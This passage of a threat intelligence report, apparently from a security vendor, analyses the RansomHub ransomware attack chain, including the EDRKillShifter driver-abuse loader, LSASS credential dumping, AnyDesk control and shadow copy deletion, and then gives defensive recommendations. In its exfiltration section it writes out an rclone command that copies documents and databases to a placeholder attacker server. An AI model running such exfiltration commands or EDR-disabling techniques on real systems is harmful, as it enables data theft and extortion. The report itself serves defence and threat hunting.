EDRKillShifter: In this part, we will dive into the analysis of EDRKILLShifter from our threat hunting team. The EDRKillShifter tool functions as a "loader" executable, serving as a delivery mechanism for a legitimate

driver that is susceptible to abuse to terminate applications related to antivirus solutions. This type of tool is often referred to as a “bring your own vulnerable driver” (BYOVD) tool. The execution process of this loader involves three primary steps. Initially, the attacker must run EDRKillShifter using a command line that includes a password string.




Figure 12. Execution of EDRKillShifter with the “-pass” argument

When executed with the correct password, the executable decrypts an embedded resource named "data.bin” and executes it in memory. The data.bin code unpacks and executes the final payload. This payload then deploys and exploits the vulnerable legitimate drivers to acquire sufficient privileges to disengage an EDR tool’s protection.




Figure 13. data.bin file created

Once the contents of data.bin has been decrypted, it will proceed in executing the code. The second-stage payload will then decrypt the final payload which contains the Gobinary and the vulnerable driver.





Figure 14. EDRKillShifter dropping the vulnerable driver

The list of applications that EDRKillShifter can terminate can be found in the IoC text file linked at the end of the article.






Figure 15. EDRKillShifter (svc.exe) creates a Windows service named KB20240815

Credential access: Ransomhub escalates its attack by employing Task Manager to dump credentials from the Local Security Authority Subsystem Service (LSASS) memory. This technique allows the ransomware to extract sensitive credentials, opening the door to deeper and more damaging breaches. By gaining access to these critical credentials, Ransomhub can amplify its highly intrusive attacks and complicate recovery efforts.





Figure 16. Taskmgr.exe creating a file named lsass.DMP

Discovery: Ransomhub ramps up its attack by deploying the NetScan tool for covert network reconnaissance. Using the lateral tool transfer technique (T1570), they sneak NetScan into the victim's system via the RDP buffer. This tactic allows RansomHub to map out the victim's network, laying the groundwork for targeted attacks and even more severe breaches.






Figure 17. Execution of Netscan.exe

Lateral movement:

By employing the Lateral Tool Transfer technique, the attackers stealthily moved malicious tools between systems. They then used SMB/Windows Admin Shares to remotely connect and execute commands. Central to their strategy was the use of the NetScan tool to pinpoint and map network endpoints, allowing for precise and efficient lateral movements throughout the network.




Figure 18. RansomHub utilizing NetScan for discovery and employing the Lateral Tool Transfer technique

Command and control: RansomHub utilized the remote access tool AnyDesk as their command-and-control (C&C) infrastructure. AnyDesk, typically used for legitimate remote support and connectivity, was repurposed by the attackers to maintain control over compromised systems. Through AnyDesk, they executed commands, exfiltrated sensitive data, and orchestrated lateral movements across the network.




Figure 19. RansomHub installing AnyDesk.exe

Exfiltration: The threat actors employ the command-line tool “rclone” to steal sensitive files from the compromised network. This tactic aligns with MITRE ATT&CK technique T1041, Exfiltration Over C2 Channel, where data is transferred out of the network to a remote location under the attackers’ control.

Let’s take this command as an illustration:

rclone copy \\<COMPROMISED_IP>\i$ <REMOTE_SERVER>:<REMOTE_PATH>\Users --include ".pdf" --include ".docx" --include ".sql" --max-age <DATE>

<COMPROMISED_IP> represents the IP address of the targeted system, while <REMOTE_SERVER>:<REMOTE_PATH> refers to the location where the exfiltrated data is sent, and <DATE> specifies a cutoff date for file modification. This command selectively targets valuable file types, such as documents and databases, and transfers them to a remote server. The attackers use these exfiltrated files as leverage, threatening their owners to release them publicly if the ransom is not paid.

Impact: After executing RansomHub’s TTPs, the ransomware binary is subsequently deployed. To successfully execute the ransomware binary with EDRKillShifter , a predefined password key must be provided using the parameter “-pass”.




Figure 20. RansomHub binary with the -pass argument

Upon successful execution, RansomHub proceeds to encrypt files, appending an extension that depends on the file name of the ransom note. In this incident, the ransom note has a file name of “README_1d7fdb.txt”.

Figure 21. Ransom note example

As Figure 21 shows, the encrypted file has a file extension of ".1d7fdb," whose name, as mentioned, depends on the ransom notes' file name. This indicates the successful encryption of the file.




Figure 22. File encrypted by RansomHub

Additionally, the RansomHub binary has the capability to delete all existing Volume Shadow Copy Service (VSS) snapshots on a Windows system via vssadmin.exe without prompting for any confirmation.




Figure 23. Deletion of Shadow Copies via vssadmin.exe

RansomHub's attack chain highlights a growing trend in ransomware operations, where attackers increasingly rely on advanced tools like EDRKillShifter to bypass security defenses. This underscores the need for a multilayered defense strategy that combines forward-looking technology with proactive threat intelligence. As ransomware groups adopt similar anti-EDR tactics, enhancing resilience and adapting security strategies will be crucial to safeguarding digital assets.

Security recommendations for RansomHub

To defend against the evolving threat of RansomHub, organizations should adopt a comprehensive security strategy:

Strengthen endpoint protection systems. Ensure that your EDR solutions are equipped with the latest threat intelligence to detect new and evolving ransomware techniques. Behavioral analysis and heuristic scanning help detect unusual activity or anomalous behaviors that may signal attempts to execute ransomware. Restrict access to endpoints based on continuous verification to limit lateral movement. Endpoint isolation and rollback capabilities can also help mitigate potential attacks.

Trend Micro's Apex Oneproducts, for example, provides multilayered protection with advanced threat detection and response capabilities, using behavioral analysis and machine learning to detect and mitigate threats. Trend Micro's XDRproducts provides comprehensive threat visibility and expert analytics across email, endpoints, servers, cloud workloads, and networks.

Implement driver- and kernel-level protections. These security mechanisms help prevent unauthorized access and manipulation of system drivers, a tactic employed by RansomHub. There are also tools and technologies that can safeguard against the execution of malicious or unsigned drivers. Ensure that only trusted code runs within the kernel space, and regularly monitor kernel-level activities to detect suspicious behavior and see if security tools themselves are protected from tampering.

Trend Micro's Deep Securityproducts has an integrity-monitoring feature that ensures that only signed and verified drivers are allowed, preventing unauthorized or malicious drivers from being loaded. Deep Security also has a virtual patchingnews article capability that provides immediate protection against newly discovered vulnerabilities in drivers before official patches are applied.

Enforce credential and authentication security. Enable multifactor authentication (MFA) across all access points, regularly update passwords, and monitor for any signs of credential misuse. Limit access based on roles to reduce exposure and ensure that authentication systems are regularly audited for vulnerabilities to prevent unauthorized access.

The Trend Micro Password Manager for instance, enforces the use of strong, complex passwords and regular password rotations across all systems to reduce the risk of unauthorized access to systems requiring elevated privileges.

Enable behavioral monitoring and anomaly detection. These security mechanisms continuously analyze patterns of normal behavior to flag deviations that could indicate ransomware or other malicious activities. Detecting anomalies early, such as unauthorized file encryption or lateral movement within the network, allows for a swift response before major damage occurs. Combining real-time monitoring with automated alerts and analysis significantly enhances your ability to detect threats like RansomHub in their early stages.

Apex One, for example, has behavior monitoring capabilities to detect and block malicious activities such as unauthorized file modifications or memory allocation anomalies. Trend Micro's Managed XDR servicesservices augments threat and anomaly detection with expert analysis and 24/7 monitoring across email, endpoints, servers, cloud workloads, and networks.

Harden the endpoints' security configurations. Apply strict access controls, disable unnecessary services, and ensure that all systems are regularly patched and updated. Standardize security settings across devices and regularly audit endpoint configurations to identify and address weaknesses or vulnerabilities before they can be exploited.

Deep Security has an application control feature that allows only verified and authorized applications while blocking unauthorized executables. The Trend Micro Apex Central solution enforces the principle of least privilege by ensuring that applications and users have only the permissions necessary for their respective functions.

Trend Micro Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Micro customers can access a range of Intelligence Reports and Threat Insights within Trend Micro Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and better prepared for emerging threats. It offers comprehensive information on threat actors, their malicious activities, and the techniques they use. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and respond effectively to threats.

Trend Micro Vision One Intelligence Reports App [IOC Sweeping]

RansomHub Attacks Surge: New Anti-EDR Tactics Unveiled and AMADEY Infrastracture Connection

Trend Micro Vision One Threat Insights App

Threat Actor/s: Water Bakunawa

Emerging Threats: RansomHub Ramps Up: New Anti-EDR Tactics Unveiled and AMADEY Infrastructure Connection

Hunting Queries

Trend Micro Vision One Search App

Trend Micro Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

EDRKILLSHIFT Detection

malName:("*EDRKILLSHIFT*") AND eventName:MALWARE_DETECTION

More hunting queries are available for Vision One customers with Threat Insights Entitlement enabledproducts.

Indicators of Compromise (IoCs):

The full list of IOCs can be found here.

MITRE ATT&CK® techniques

Tactic	**Technique**	**ID**
Initial Access	Valid Accounts: Domain Accounts	T1078.002
	Exploitation of Remote Services	T1210
Execution	Service Execution	T1569.002
Privilege Escalation	Abuse Elevation Control Mechanism: Bypass User Account Control	T1548.002
Defense Evasion	Impair Defenses: Disable or Modify Tools	T1562.001

	File and Directory Permissions Modification: Windows File and Directory Permissions Modification	T1222.001
	Indicator Removal: Clear Windows Event Logs	T1070.001
	Impair Defenses: Safe Mode Boot	T1562.009
Credential Access	Brute Force	T1110
	OS Credential Dumping	T1003
	OS Credential Dumping: LSASS Memory	T1003.001
Exfiltration	Exfiltration to Cloud Storage	T1567.002
Discovery	Network Service Discovery	T1046
Lateral Movement	Remote Services: SMB/Windows Admin Shares	T1021.002
Impact	Data Encrypted for Impact	T1486
	Inhibit System Recovery	T1490
Credential Access	Brute Force	T1110
	OS Credential Dumping	T1003
